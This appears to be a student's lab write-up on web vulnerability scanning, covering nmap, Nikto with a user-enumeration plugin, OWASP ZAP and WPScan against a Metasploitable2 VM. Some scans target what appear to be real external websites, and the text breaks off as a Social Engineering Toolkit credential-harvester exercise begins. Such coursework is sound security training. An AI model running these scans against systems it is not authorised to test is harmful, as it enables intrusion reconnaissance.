
```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=http-trace 192.168.37.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-08 01:33 EDT
Nmap scan report for 192.168.37.130
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
|_http-trace: TRACE is enabled
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$
```

Web Server Vulnerability Scanning:

1. Run metasploitable2 website on Firefox in kali linux




2. Using Nikto tool scan the target for vulnerabilities
" nikto -host 192.168.37.130 "



As you can see, PHP5 has many vulnerabilities when installed on a server.


CS24015

3. By running <targetIP>/phpinfo.php you can get information about the php version



Customizing Nikto:

1. List all the plugins in the Nikto tool.



2. Running Nikto with specific plugin to find active users on the target server

“ sudo nikto -h 192.168.37.130 -p 80 -Plugins

"apacheusers(enumerate,dictionary:users.txt);report_xml" - output apacheusers.xml

”

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nikto -h 192.168.37.130 -p 80 -Plugins "apacheusers(enumerate,dictionary:users.txt);report_xml" - output apacheusers.xml

[sudo] password for kali:
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.37.130
+ Target Hostname:    192.168.37.130
+ Target Port:        80
+ Start Time:         2022-10-08 01:45:55 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ 233 requests: 0 error(s) and 0 item(s) reported on remote host
+ End Time:           2022-10-08 01:45:57 (GMT-4) (2 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$
```

```
┌──(kali㉿kali)-[/tmp]
└─$ cat apacheusers.xml
<?xml version="1.0" ?>
<!DOCTYPE niktoscan SYSTEM "/var/lib/nikto/docs/nikto.dtd">
<niktoscan>
<niktoscan hoststest="0" options="-h 192.168.37.130 -p 80 -Plugins apacheusers(enumerate,dictionary:users.txt);report_xml -output ap
acheusers.xml" version="2.1.6" scanstart="Sat Oct  8 01:49:29 2022" scanend="Wed Dec 31 19:00:00 1969" scanelapsed=" seconds" nxmlve
rsion="1.2">

<scandetails targetip="192.168.37.130" targethostname="192.168.37.130" targetport="80" targetbanner="Apache/2.2.8 (Ubuntu) DAV/2" st
arttime="2022-10-08 01:49:29" sitename="http://192.168.37.130:80/" siteip="http://192.168.37.130:80/" hostheader="192.168.37.130" er
rors="0" checks="6897">


<statistics elapsed="1" itemsfound="0" itemstested="6897" endtime="2022-10-08 01:49:30" />
</scandetails>

</niktoscan>


</niktoscan>

┌──(kali㉿kali)-[/tmp]
└─$
```


OWASP ZAP:

It is one of the most effective scanners based on the number of verified vulnerabilities that it has discovered.


1. Install the latest version of OWASP ZAP by


```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo apt install zaproxy
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  zaproxy
0 upgraded, 1 newly installed, 0 to remove and 748 not upgraded.
Need to get 185 MB of archives.
After this operation, 232 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 zaproxy all 2.11.1-0kali1 [185 MB]
Fetched 80.8 MB in 1min 28s (914 kB/s)
Selecting previously unselected package zaproxy.
(Reading database ... 339662 files and directories currently installed.)
Preparing to unpack .../zaproxy_2.11.1-0kali1_all.deb ...
Unpacking zaproxy (2.11.1-0kali1) ...
Setting up zaproxy (2.11.1-0kali1) ...
Processing triggers for kali-menu (2022.3.1) ...

┌──(kali㉿kali)-[~]
└─$
```

2. Run the tool





3. On start-up make the appropriate selections and update the plugins





4. After the scan you can click on the identified results to drill down to specific findings. OWASP ZAP can help you find vulnerabilities such as reflected cross-site scripting, stored cross-site scripting, SQL injection, and remote OS command injection.


OWASP ZAP - OWASP ZAP 2.11.1
Vulnerable JS Library
URL: http://cyberhia.com/lib/bootstrap/js/bootstrap.bundle.min.js
Risk: Medium
Confidence: Medium
Evidence: * Bootstrap v4.0.0
CWE ID: 829
Source: Passive (10003 - Vulnerable JS Library)
Description:
The identified library bootstrap, version 4.0.0 is vulnerable.


OWASP ZAP - OWASP ZAP 2.11.1
Vulnerable JS Library (2)
Evidence: /*! jQuery v3.2.1
CWE ID: 829
Source: Passive (10003 - Vulnerable JS Library)
Description:
The identified library jquery, version 3.2.1 is vulnerable.
Other Info:
CVE-2020-11023
CVE-2020-11022
CVE-2019-11358

5. WPScan


[!] To see full list of options use --hh.
(kali㉿kali)-[~]
$ wpscan --url https://blogs.overandall.com
WordPress Security Scanner by the WPScan Team
Version 3.8.22
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[i] Updating the Database ...



[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Sat Oct 8 02:08:52 2022
[+] Requests Done: 189
[+] Cached Requests: 5
[+] Data Sent: 48.563 KB
[+] Data Received: 19.438 MB
[+] Memory used: 219.84 MB
[+] Elapsed time: 00:00:44
(kali㉿kali)-[~]
$

Practical 5


Aim: Practical on the use of Social Engineering Toolkit


1. Credential Harvester Attack

Install the Social Engineering Toolkit

